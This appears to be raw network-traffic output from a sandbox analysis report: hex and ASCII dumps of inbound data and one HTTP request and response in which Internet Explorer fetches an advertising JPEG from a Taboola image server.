2021-12-02 23:42:43 UTC	40	IN	Data Raw: 5b 51 d9 c5 87 d6 87 7f a6 e5 fb 2d 92 06 4d 57 1b 8e 01 a3 4b f2 6d 79 6a 69 a2 dc ac 6f b8 be 68 72 5d 51 d6 6e f6 a9 f1 ae ed 5e 88 6d 76 54 3d e9 68 5d d8 19 68 4e c9 72 6d 0f e7 bb 89 72 d5 6d 4f 06 02 be ee 6b 73 58 ab 56 d4 00 7b c9 62 0c 13 56 27 ce c1 bc 77 f5 93 5f 87 71 2d 3f 39 73 17 47 e2 05 cd 17 be 1e e3 df 1f 73 14 a9 7b df 22 6b 6a de 69 68 c2 e5 c2 6d 41 85 ca a8 4a 18 37 88 ad e6 aa c0 44 51 32 b8 3e c9 80 b0 83 fa 8a da 7a d0 12 ce 67 5d 52 53 8f 89 5b 61 e7 d5 59 e4 83 b7 8a 8c 45 6e 70 1a d7 1c f4 e4 45 54 66 fd f6 c6 09 46 a6 8a f0 54 2f c8 9a 6e 9a 9a 1b 1c 5b 28 d9 05 50 29 e9 91 6c d6 3d 0d 0a f3 47 90 0b 70 46 54 34 da 2a 1a 47 0e e4 0b ab f6 4c 75 37 6c 13 7a 9a 88 6f ca b1 7a 4a 3c a9 b5 fb 52 48 1e 45 94 6e de fa ab 01 6c 94 Data Ascii: [Q-MWKmyjiohr]Qn^mvT=h]hNrmrmOksXV{bV'w_q-?9sGs{"kjihmAJ7DQ2>zg]RS[aYEnpETfFT/n[(P)l=GpFT4*GLu7lzozJ<RHEnl

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	41	IN	Data Raw: 6a a6 0d b6 ae db a3 4d 9b d5 c4 57 3f 1e b3 5e da c7 4b 94 61 99 b5 a2 2b 04 bd a7 a9 1f 6b 7e fa 24 c4 fe a3 a4 18 10 71 c3 7b 74 eb 96 60 93 da 50 48 ef 36 15 47 d6 93 a9 64 8a 13 ce 08 1c 23 5e 65 2c 0e e4 ad ef db a9 64 07 5a 83 bd 27 c8 88 91 69 eb 8b e7 82 fe 4c b5 47 78 b6 75 6d 0d a7 d6 6f b1 69 65 03 c0 49 12 2a fe f9 27 69 cf 1f 50 42 1e 56 0c c8 ed eb 77 fa e9 f0 db 49 05 82 bd 38 a6 1e 1b 45 34 69 b5 f9 f0 33 ea fb 8c f2 3d 1f b8 60 50 55 a6 88 e9 85 a2 a1 2e 56 af 65 82 bf 7a 56 3b f5 95 c7 11 d1 5a 97 bb fa 1c 28 10 09 2e 69 d9 41 c5 a6 28 d0 6d fa 89 ef d4 de f3 58 ac db a5 db 3a c4 f6 06 f6 2c 48 e2 bd 20 4f 1b 5f a4 13 bb 07 2d 6b 6b f1 c6 7b cc cb 2f 5e 3c fc fb 60 9e 3e 88 a9 df 29 8a 5e 97 ad fa e5 aa 88 75 a3 cb d5 33 d2 dd e7 be f3 Data Ascii: jMW?^Ka+k~$q{t`PH6Gd#^e,dZ'iLGxumoieI*'iPBVwI8E4i3=`PU.VezV;Z(.iA(mX:,H O_-kk{/^<`>)^u3
2021-12-02 23:42:43 UTC	42	IN	Data Raw: ed 30 64 c2 9a 86 50 c7 c0 10 7b 83 3f 6b d8 44 60 2c 47 c9 4c 36 1f 32 e2 98 4c 11 e9 71 d7 93 51 31 83 91 36 aa e4 45 dc bb 79 34 3f 12 c0 17 5f 30 b5 11 bc bb ab 13 9f 9b e8 44 26 89 87 22 83 46 58 3d 0f 47 b2 6e 28 63 bd d0 1c 98 d6 50 6e 4f 42 e7 61 fd 23 b4 5d 81 68 4d 92 7a 01 d1 05 9b f1 28 11 44 5c a5 c6 8d a0 51 3b 40 ba 55 54 76 84 83 e2 6e 4f 70 7e 7b 7f 79 e4 ef f0 06 c6 6f 74 3f 60 ce 04 22 6a 22 ec 11 66 58 63 ba 8b 3d e5 0a 14 77 da 04 5a e4 cd 1f 3f de 69 31 c3 5d d1 98 d1 dc 13 a5 b4 77 6a db 68 fe 9b ff 00 13 e5 c8 fd 81 0a 21 1d 03 30 e0 c2 27 d1 05 35 21 36 39 06 03 09 98 85 28 be e6 5d 4e 72 22 d7 16 c7 a5 8e 3e 4e df ee 76 f3 66 72 40 ff 00 3c 7e e0 ef 60 df 89 df 93 b4 2d 40 ef da 38 25 69 68 c5 04 30 b0 62 ae fc 93 5d 8c 68 de ee Data Ascii: 0dP{?kD`,GL62LqQ16Ey4?_0D&"FX=Gn(cPnOBa#]hMz(D\Q;@UTvnOp~{yot?`"j"fXc=wZ?i1]wjh!0'5!69(] Nr">Nvfr@<~`-@8%ih0b]h
2021-12-02 23:42:43 UTC	44	IN	Data Raw: 98 b5 91 55 d7 b8 9e a7 2a e2 c5 4d b9 be 20 f5 98 34 de a3 7e 2a 65 ca 72 96 7e 37 a0 20 a8 5a 6a be 60 69 6c 0d a9 9f 56 b9 04 4f aa 0f 10 38 97 e0 42 c4 58 a1 1f 27 00 42 54 9d c4 50 08 a0 c2 62 00 20 f3 da 1b f3 db 98 77 10 83 be c2 11 7d b7 95 05 31 20 42 00 9a 54 f7 89 99 f1 6c 99 3f bc 45 cb ea 73 51 6e 79 bf 13 27 a0 d2 09 0c 6f cc c5 e9 f0 1a 56 ca 6e ac ef 33 61 5c 59 0a 87 05 3c cd 33 41 13 7e 9a 8c a5 3c cd 27 b3 4b 71 dc c2 49 e4 f4 a8 37 61 d5 c3 83 76 48 e9 a9 84 e7 88 bc 13 e4 c3 3b 18 4a ea 00 cf 42 eb f5 9e eb 51 1e d8 18 80 75 0a a8 89 8b 22 bb 1c 9c fc cc ff 00 44 30 d1 b8 51 44 f9 30 40 65 03 da 68 13 41 9a 25 54 b2 3b 4a 53 da 14 f0 66 93 d3 1e 50 45 1e 60 33 8e 63 a5 7d bd 7b 4e d7 18 d0 31 2f 58 26 1e 2f b8 9e 8d 0f a8 66 19 5d 99 Data Ascii: U*M 4~*er~7 Zj`ilVO8BX'BTPb w}1 BTl?EsQny'oVn3a\Y<3A~<'KqI7avH;JBQu"D0QD0@ehA%T;JSfPE`3c} {N1/X&/f]
2021-12-02 23:42:43 UTC	45	IN	Data Raw: 66 3f 93 f3 13 70 45 46 1b d1 9e 66 c4 08 99 0e a4 2c 49 0b da 2a ae 46 6d 23 bd f8 a8 71 7b 94 07 d7 e4 03 bc f9 59 80 df ee 25 d7 6d e1 77 22 8b 4d 2e 78 78 1d d7 91 15 81 a8 b1 b9 99 06 a5 30 8e c6 54 46 01 c9 27 89 d5 67 6c 6a 02 51 24 72 66 2e b7 20 cc b8 f2 69 2a de 47 13 af 61 88 63 60 08 37 43 7a b8 a8 7a f7 a5 01 5c 59 fb dc c7 83 fa 64 4c 64 d9 e4 c7 01 18 ac c7 f2 7e 62 ec b7 1c df de 5d 72 2e 7d a5 23 22 d5 2b 8d 8d 9a 87 1b a9 3e db fa 88 ae eb 4e 06 dc 5c c6 c9 ee 3f 0e dc ee 2f 78 e8 7d a7 4f 22 68 1e 41 3e 3b c1 8d 88 24 29 80 16 81 69 b6 16 7e 90 92 a9 70 35 f3 e9 99 34 9f 46 e3 8a fa 4c d8 f2 94 b5 24 af 75 98 ba 7c b9 b3 a7 b4 85 53 65 88 a9 fa 9f 4d 97 aa 7c 6f 85 4b 50 20 89 d0 74 2f d3 96 cb 90 8d 64 50 1e 27 51 f3 8f b4 74 04 80 71 Data Ascii: f?pEFf,I*Fm#q{Y%mw"M.xx0TF'gljQ$rf. i*Gac`7Czz\YdLd~b]r.}#"+>N\?/x}O"hA>;$)i~p54FL$u|SeM|oKP t/dP' Qtq
2021-12-02 23:42:43 UTC	46	IN	Data Raw: 3f fc 23 00 eb a4 9d aa 62 7f 80 e3 10 4f bc 46 2d 67 4d 4a 22 36 04 6d d7 63 1b 5e 2b d5 b1 1c 19 ac 66 c1 8f 29 5d e0 c9 8b 06 35 39 1c 2d ef bc c5 d4 60 cd b6 3c 81 8f 88 fd 7f 4c 8e 52 c9 23 c7 a6 ea 19 be 91 05 02 60 ee 66 5b 01 13 c0 b3 e8 08 16 44 3d ef f3 f5 9b ed fe 4f d7 88 4f 26 bb dc 00 5b 79 ba 11 28 e5 b3 74 3f 33 ea 27 8d a7 53 d6 3a 75 63 01 4b 5a 06 29 04 1d ce e6 ef fc 4b b1 f7 3c 7f 98 6b e8 7b 6f cf 89 bf 1f cc 5f 06 64 7c c8 e7 71 5d b6 e6 75 7d 6b 60 4c 41 51 4b b8 bd f8 00 44 fd 54 9c 6e b9 b1 8b 03 db a6 7f 5d 8d ed f3 74 fa dd b6 fa 05 fa 4e 94 0f 8c 1f 19 60 0d 8d f9 13 a8 e9 b3 e0 cb 44 73 08 99 8e c1 21 14 82 20 b6 51 f9 31 9b 53 31 86 01 b8 20 cd ae 81 84 79 d8 1e f0 d8 17 f4 d8 4d 34 02 83 b0 13 00 3a 09 3b 59 f4 26 a6 50 5c Data Ascii: ?#bOF-gMJ"6mc^+f)]59-`<LR#`f[D=OO&[y(t?3'S:ucKZ)K<k{o_d|q]u}k`LAQKDTn]tN`Ds! Q1S1 yM4:;Y&P\
2021-12-02 23:42:43 UTC	48	IN	Data Raw: 67 fa 7e 5c 4e 0b 3a 95 1c 10 66 1c 8f fd 48 4a 22 a1 17 0d 59 51 b9 94 6b 79 52 bd 6a e6 f3 79 ee 96 3b 89 42 10 0a e9 61 62 64 c0 c9 ba db 2f 8e e2 74 ce 18 80 4f 1c 4c ea 35 83 e4 4e e3 ef 3b 1d e3 9f 67 de a3 bb e3 36 ad b1 f3 13 a8 56 f6 e4 00 7d 7b 4e b1 fa b1 d5 69 7c 96 a7 75 1d aa 67 c9 93 a7 c4 ad 8f 15 13 b3 4c 36 01 7c a3 db 56 47 89 87 af d1 9b 51 c5 4a e7 62 66 7e a1 15 50 9c a3 1a 93 57 fb 8f d8 4c 5f 04 a5 e1 20 ac a9 a6 64 ca 98 db 4b 30 bf 11 58 30 b1 b8 f4 af 4f c7 f7 3e 0b ff 00 75 2d 5c 1b db bc 2f f1 92 ea b2 26 e5 67 3a 48 8c 36 af 33 27 1f 91 18 8d d5 84 ee 44 f8 58 d9 ac a8 2d e7 bc 28 0a fe 7b cc 9a cf b7 12 ee dc c5 c5 95 82 07 01 98 4c f8 b2 b7 59 94 90 d5 ab bc fd 3d 48 0e 7b 4b de bd 33 ae 71 9d b5 5d 96 9d 2e 26 c7 8c 6a 37 Data Ascii: g~\N:fHJ"YQkyRjy;Babd/tOL5N;g6V}{Ni|ugL6|VGQJbf~PWL_ dK0X0O>u-\/&g:H63'DX-({LY=H{K3q].&j7
2021-12-02 23:42:43 UTC	49	IN	Data Raw: df 7b 2e 9e 52 5e 39 00 b6 03 d8 01 8d 2d 95 32 48 7b d0 ce 2c 72 16 ce 44 ef d3 e5 d8 ec 70 48 f7 6c 9c b3 53 85 84 aa a0 1e 01 b0 6f 3a bd 2d 5c 86 37 ec 4a b5 37 23 f9 c0 6c f6 fa e5 56 95 28 65 10 de 45 8c 53 6b d8 35 29 fe b6 30 52 a1 ab ae c4 f2 78 be 71 b8 78 ca 02 07 4d 8b 1e 0a 30 f3 ee 0e 45 a6 d4 eb 1a fa a4 17 dc c0 d9 52 c6 e9 4f c6 3b 44 f1 08 84 7d 31 a9 1a 86 1c 31 90 ee 4d bf e5 a3 78 ff 00 67 c1 18 50 8f 3c 6d d2 2c fe 91 40 01 fc 8c 58 a5 3e a3 d1 93 7a 05 3d e8 fb 30 e4 62 49 03 c4 01 15 d4 59 55 bc 1b e3 8c 6d d4 01 2d 23 bf a7 d8 6e 26 b1 f6 df ea 1c e0 ed 84 58 e4 67 73 9c 62 df 63 85 a2 fe a5 70 62 16 62 c5 4f ee 03 c8 c9 11 20 7d 82 15 34 59 b2 78 e6 89 77 52 b9 3b c0 f7 c4 91 19 43 12 54 36 c0 7e be 4e 49 26 9a 46 8e 3b b2 42 14 Data Ascii: {.R^9-2H{,rDpHlSo:-\7J7#lV(eESk5)0RxqxM0ERO;D}11MxgP<m,@X>z=0bIYUm-#n&XgsbcpbbO }4YxwR;C T6~NI&F;B
2021-12-02 23:42:43 UTC	50	IN	Data Raw: 1d 34 82 50 8a c1 04 56 9a 8a 6d cc 8e 1e 4f 43 7c 10 4d 00 73 50 77 46 fd 55 d8 cc 41 46 29 30 56 6d 9e 7d 4b de d8 9c 8d fd 0c de 86 52 0a a9 ee b4 4e e0 7c 65 1c 46 c6 4f 83 96 40 e0 a1 a3 8c d5 fb 64 17 8c ac 0d 6e 4e 41 c0 fe ea 7b f3 f0 71 ee 5d 3f 55 9f d3 b4 73 43 1a ff 00 c2 1b 93 9b 83 d9 4d dd c6 6b cc 68 cc f0 c1 0b 95 8d d8 8e ef 44 64 86 3e a0 48 e0 2d e0 e2 9e 9c 7b dd 1d 7b f3 5c 1c 8d 40 52 ce bf 2d d8 1f 90 3e fe f1 e5 bb 1a 03 dc 9c 24 d2 a4 d4 3b 3b 72 d8 21 65 66 7d 5a 03 60 24 7c e2 39 93 53 d2 d2 1d d6 4c 7a 6b 15 40 8a 05 b2 54 ea ec d3 f5 b7 b6 c4 67 02 23 b4 cb 74 03 8e 4e 10 4a 19 12 50 0a 93 2c 0d 52 ef 70 19 79 5a f1 ef 81 74 9c 05 95 19 62 81 22 98 ef 49 04 be ae 54 fa bc 72 46 49 1e ac 86 76 21 40 47 96 0b 59 50 4b 39 21 c3 Data Ascii: 4PVmOC|MsPwFUAF)0Vm}KRN|eFO@dnNA{q]?UsCMkhDd>H-{{\@R->$;;r!ef}Z`$|9SLzk@Tg#tNJP,RpyZtb"I TrFIv!@GYPK9!
2021-12-02 23:42:43 UTC	52	IN	Data Raw: ef d4 00 4a b5 78 02 85 67 eb 24 43 18 75 67 2e 08 60 11 65 b4 2e 2d bc 8a be 31 dc 43 1a c6 90 5d 85 60 7a eb 4a f6 1a ee 89 53 59 d4 8c 21 8d 01 7e 76 7e 91 61 ac 0d ee c0 50 3d b2 66 60 bd 20 76 8a ea 45 60 b8 57 ef 7c b7 07 25 8c 87 a2 62 50 c5 94 85 95 c3 ab 1e 2c 95 5e f8 93 c2 db 61 99 74 ef d2 2b 02 02 ae d2 c8 ed bf f5 93 e0 0c d3 ff 00 d5 da 93 0e 8e 20 80 80 19 5f a0 b2 f2 17 c0 18 64 82 22 90 c6 ca 09 54 10 28 45 24 f7 24 85 c7 9f 59 ab d3 69 43 4e 8f 17 a3 56 20 b5 84 a1 fd 88 5f 24 ea c5 08 5e a8 d8 ec 75 96 42 4b 12 3a db 02 19 41 a6 cd 43 cd a8 92 52 f0 a1 3d 76 43 48 a6 52 e4 aa a6 d5 ec 1b 20 8e 47 62 f0 e9 90 5a 46 cc c5 9b a8 49 0c 7f 83 92 24 0a c9 a6 69 d7 d5 02 c2 e6 96 42 38 62 42 a1 26 c1 c0 92 96 2b bd d4 22 33 70 5b 65 12 28 13 Data Ascii: Jxg$Cug.`e.-1C]`zJSY!~v~aP=f` vE`W|%bP,^at+ _d"T(E$$YiCNV _$^uBK:ACR=vCHR GbZFI$iB8bB&+"3p[e(

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	53	IN	Data Raw: cd 8c 53 eb 90 24 32 47 b5 64 22 43 2a ed 07 b9 a3 c1 04 63 18 60 56 ee ec ed 19 6f 58 6b 3e b5 c4 de 1c c6 a1 cb 31 1b 87 aa 8f d4 e3 2c 65 1d 4b 22 f5 98 a4 7c 92 19 79 03 6f b7 63 89 29 40 9a 83 1a 73 e9 15 51 d7 1d 98 a8 ec 78 18 af 24 2a 74 e7 61 ea 17 68 ac 23 d0 3c 07 a3 ed 79 3f da 5a 5d 6c 5f 86 92 0d 33 20 0e 24 1f 9a e4 82 bb 16 db b9 cf b6 ff 00 e8 d4 ae 0a c7 a0 fb 41 04 fa 64 f6 58 ba df fd 8c 70 6a f5 7a c1 16 81 e7 7d c6 49 64 97 99 18 93 cf 2a 0a 8c 8d dc 74 e1 ea 46 53 6f e2 1c 81 c9 56 06 98 5f 03 8c 1b 03 2b 29 0c 3d 31 90 53 a7 51 83 64 00 0f 6e e0 e3 82 c5 62 59 36 89 03 6f e6 3a 41 b9 40 aa 04 b8 18 c2 19 0b c9 3b 44 4b c6 af 12 54 82 42 1b 68 76 1e aa 07 f7 56 26 a5 e2 d3 7e 46 8d d4 a4 d1 28 61 30 78 55 80 07 ea 33 d2 1d 81 51 63 Data Ascii: S$2Gd"C*c`VoXk>1,eK"\|yoc)@sQx$*tah#<y?Z]l_3 $AdXpjz}Id*tFSoV_+)=1SQdnbY6o:A@;DKTBhvV&~F(a0xU3Qc
2021-12-02 23:42:43 UTC	54	IN	Data Raw: 31 1b 29 4d 38 2a 53 73 30 36 ec 36 d1 ef 60 d6 2b 02 61 8a 59 58 d1 da 1c 5a 42 a2 c1 1f fc 36 20 51 38 ce b2 b8 2c 14 6d 79 0c 81 42 6a 08 3b c2 ae de 24 5e 2b 1d 74 4f a9 96 e3 31 97 47 57 57 72 84 a9 a2 2c da e2 3c b1 cc a8 d0 c9 1a 32 37 4f d2 aa e8 6f 72 64 1a 48 7e cf d1 c8 bb 34 cf 21 88 cf 37 a1 69 1d df 68 db 9a 79 75 1f 6a a4 d1 01 34 a9 18 85 02 f2 ea d2 32 28 7f 0b 78 89 2e 9a 44 49 56 72 b1 48 85 c7 16 aa 5e c7 23 91 9b e3 74 57 57 50 6b 6b 92 01 ff 00 4c 26 fb 1c a5 41 6c 4f 60 2c 0c 32 a2 90 44 6f 65 2d 7b 1a 18 a8 d5 5e 87 65 ae 6f 8c d5 69 1f fc 2c 7a 89 89 b2 38 82 21 f1 c0 a1 9e a6 fd 72 8e 23 66 f2 08 c5 a5 51 c0 cd ee 5d 69 07 7c 95 98 8e 14 a1 07 3a 7b e7 55 08 3f 55 01 91 c7 27 7b 94 d4 64 f9 f5 7b e6 d0 ea 6c 9e 48 2d 8a e0 ae d7 Data Ascii: 1)M8*Ss066`+aYXZB6 Q8,myBj;$^+tO1GWWr,<27OordH~4!7ihyuj42(x.DIVrH^#tWWPkkL&AlO`,2Doe-{^e oi,z8!r#fQ]i|:{U?U'{d{lH-
2021-12-02 23:42:43 UTC	56	IN	Data Raw: e9 55 89 21 90 92 08 f7 27 08 1e d8 22 43 c2 36 dd cc e4 03 d8 71 c5 f0 4e 37 54 f8 27 85 1e cb 8a ff 00 5f f9 e4 a5 07 1d 29 bf 39 3f 8d dc 8c 8d f8 e6 48 0e ef fd 2f 89 b8 ff 00 dd bb 04 90 11 fe 56 c9 12 ff 00 fe ed e9 c8 37 f8 49 05 a3 03 ef 60 90 72 3e a0 00 94 8d fd 3f 35 ba b3 4f 39 09 55 24 66 52 bf 46 5a 23 f8 c9 be ce 9f 7b 54 06 5f c4 45 ec 38 70 ae b9 a5 d5 28 b6 bd 3c a4 b0 74 f2 51 f6 f2 7b 1c 95 1f 59 f6 86 d8 8b 7a 26 89 21 1d d4 f8 36 d8 a6 16 f4 8d 52 f1 11 be c2 51 fb 1b e7 f4 9c 6a 3a 98 f9 3f b2 33 6f 5f 4b 18 c4 45 28 20 f8 01 c7 6f f4 ce e8 2b 8f 91 94 43 0c 1e 8e bd 7f a8 c3 be 0b 57 54 24 77 ec e3 e0 f9 c9 25 51 c1 51 c4 ab 7f 4e f8 b1 49 1a ec 9d c8 f5 ef 03 93 bb 0c 89 18 0d 10 1c 62 fe 23 a9 d2 12 01 41 b9 ac 76 9b 4b 18 25 11 Data Ascii: U!'"C6qN7T'_)9?H/V7I`r>?5O9U$fRFZ#{T_E8p(<tQ{Yz&!6RQj:?3o_KE(o+CWT$w%QQNIb#AvK%
2021-12-02 23:42:43 UTC	57	IN	Data Raw: c4 2e 41 0f f0 0f 83 8f 13 9e c1 85 5f d0 f9 fb 8d 0f 1f 71 47 da cb b8 77 a6 14 7e f4 1c d5 13 44 9c 50 7d ab 36 4e a0 2c 83 c3 7c e1 f4 48 e0 ff 00 34 72 f6 a1 da 0f 9c 02 48 64 01 8f ba 9f 18 76 b2 86 5c ee db cf fb 7d c0 13 17 e6 31 34 14 2f 9c 62 af c4 fa b9 2f 7b fc 28 f0 30 51 fb 3f 50 e0 f9 0c 88 57 fd 9b 07 08 a1 b8 ae 47 19 44 c4 68 fb 11 cd e0 2b ec 72 d1 85 a9 fb 98 30 ec 41 20 8c 69 a2 07 89 57 fb c4 ff 00 f2 c1 36 9a 54 0e 87 91 6a 7b 30 be 41 ce ac 00 59 27 86 51 f3 ef fd 8a 0e bb 97 e4 65 46 d2 6c 55 1d c8 1d ce 51 66 de 86 f9 14 39 cd cc 14 06 39 ff d9 Data Ascii: .A_qGw~DP}6N,|H4rHdv\}14/b/{(0Q?PWGDh+r0A iW6Tj{0AY'QeFlUQf99

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49835	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	16	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fb9476698-227d-4478-b354-042472d9181c%2Fimages%2Fb21b558d-9496-4eb0-b10c-21d698be8cbf_1000x600.jpeg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-12-02 23:42:43 UTC	57	IN	HTTP/1.1 200 OK Connection: close Content-Length: 13141 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 385445422443693362285531120715321563571,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "dd7244b16d672b19f4a18deac0082d37" expiration: expiry-date="Fri, 17 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Tue, 16 Nov 2021 18:41:47 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 20 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:42:43 GMT Age: 1078165 X-Served-By: cache-wdc5554-WDC, cache-dca12929-DCA, cache-mxp6939-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1638488564.628416,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fb9476698-227d-4478-b354-042472d9181c%2Fimages%2Fb21b558d-9496-4eb0-b10c-21d698be8cbf_1000x600.jpeg X-vcl-time-ms: 1

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:42:43 UTC	59	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 03 00 03 01 01 01 00 00 00 00 00 00 00 00 00 04 05 06 02 03 07 00 01 08 01 00 03 01 01 01 01 00 00 00 00 00 00 00 00 00 00 02 03 04 01 05 00 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 e1 1a 45 ce 6a be 95 89 19 ec b1 19 86 10 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"4Ej
2021-12-02 23:42:43 UTC	60	IN	Data Raw: d5 16 d0 3b c8 4b df 46 8b 36 81 bf 16 dd 35 5d c9 cf 04 30 94 be f3 9e d7 55 16 fd 5b 36 a5 c7 7c 1b 60 e8 a4 ae 71 84 3e 19 78 4f 0f b8 7b 7d 4d 82 87 ef 44 e6 2e 15 25 ed b2 52 d1 8b 99 4b d3 a6 73 64 68 40 07 c5 5f 18 65 63 53 cb 47 eb a8 b3 52 6d f7 b5 2d 0b f7 96 e2 35 7b c1 a3 9d ef 09 7b de f7 88 5f 7b d8 5b 0d f7 b7 2a 55 fb cf 9d 16 df 7a 7a d8 b5 f7 9a 85 68 3d ed f2 df 9e f2 5f bd ef bc c5 7f ff c4 00 2c 10 00 03 01 00 02 02 02 02 02 01 04 01 05 00 00 00 01 02 03 04 00 11 05 12 13 21 06 14 22 31 23 32 41 42 51 24 15 25 34 52 62 ff da 00 08 01 01 00 01 09 00 35 8a 3f 48 bf 3c d1 fb 11 4d 8e 2a bf c4 b9 5a fb 35 0e c3 39 14 20 6c 97 a8 59 52 0b a1 cf a0 23 2a 33 85 ab ab fd 42 70 58 66 bc 6b 19 9b 24 24 ec 50 06 86 7a ea 96 64 e3 ce 6f 5b e9 ac Data Ascii: ;KF65]0U[6]`q>xO{}MD.%RKsdh@_ecSGRm-5{{_{[*Uzzh=_,!"1#2ABQ$%4Rb5?H<M*Z59 IYR#*3BpXfk$$Pz do[
2021-12-02 23:42:43 UTC	61	IN	Data Raw: 55 b8 19 a9 a1 a8 a9 ae f4 d0 eb 14 64 27 c7 45 31 bf 3c 66 74 9a 46 63 92 4f 8e 2c c7 9e 77 4f cd a0 49 5a 39 c9 61 f5 82 00 28 05 6c c1 47 a8 e0 2c ed cc 68 de e0 83 05 13 99 a3 8d b5 2c ce c7 9a 5b e8 f7 c6 46 66 e6 3c 0c ec aa a9 ea 9e 3d 3d 27 cb 27 b7 f7 cb 63 0e 7f a8 78 e3 3b f6 46 6f 13 5b 7f a1 11 d6 8e 92 46 6f 47 0d 19 36 6c 71 c8 ac e4 bb 4f 24 ab a1 e7 24 7a b2 5c a2 a6 90 49 65 9e 9c fe 2f 3a ce 03 c4 78 eb db cb e6 be 97 f1 d2 03 d4 fa ee b7 c7 0f 51 c2 8d 5b b3 30 cd 95 8b 8e f9 04 f4 4f 6e 5e 9f 7f 5c 8f bf b0 e7 8c 8b 50 aa f5 a9 d4 20 50 75 bf 6c 7e ef db 73 3e 62 58 71 15 30 4c 0e 39 1f 67 b0 0b 1e 47 30 3f d8 a6 3c b9 84 ab a9 b5 f9 06 aa fa 29 cb 99 a4 d3 fd 79 32 a6 43 f1 0b 09 cd ec 45 c3 e4 a5 c1 be c3 28 be bd 06 71 4b 2c b3 9a Data Ascii: Ud'E1<ftFcO,wOIZ9a(lG,h,[Ff<=="cx;Fo[FoG6lqO$$z\Ie/:xQ[0On^\P Pul~s>bXq0L9gG0?<)y2CE(qK,
2021-12-02 23:42:43 UTC	63	IN	Data Raw: 0a b9 22 f9 bd 3a 68 ae 9d 03 1e 83 57 49 7e ac c1 9a 47 21 eb ab 36 65 54 92 0e bc 80 6f d9 47 1c cd ab f5 7c 99 b1 0b e8 2c 19 39 55 f6 82 3f 5a c1 ed 97 98 c9 17 20 f1 cf fe 1e 01 de e9 f6 84 f4 64 4e 95 e7 e3 f3 2b 65 e2 a7 ab 01 cf 8c 12 3b 19 48 12 7e b9 ab 47 43 9a 74 f6 48 ef 5d fb 24 71 e3 4a 1e 26 2f e4 3b e4 b1 a8 fa eb 1e 82 5a e3 3a 59 e7 15 f6 a6 84 b9 8c 52 70 49 4c a4 83 5a 9e 8d 18 a5 02 e2 53 e8 ab c4 72 48 21 b6 af d7 63 84 7f 2a 37 3c 06 85 d7 e2 73 30 71 f6 8b cd eb d3 f6 38 bf c3 53 71 1b ff 00 6e c2 79 a7 f9 a1 1d 34 d5 34 2f b9 f0 3d 7e c4 f8 bd 02 78 68 17 e8 f3 25 43 7c e3 9e 43 4f 5d fd d2 ec c7 a1 cf 89 89 fb e4 a4 a3 fd a7 2e fe fa 9c 47 d9 05 e5 76 fd ba 3b e6 19 bb 26 51 89 d1 42 7e 39 09 e7 cb 97 33 d7 8e b4 f4 0d 77 56 29 Data Ascii: ":hWI~G!6eToG|,9U?Z dN+e;H~GCtH]$qJ&/;Z:YRpILZSrH!c*7<s0q8Sqny44/=~xh%C|CO].Gv;&QB~93wV)
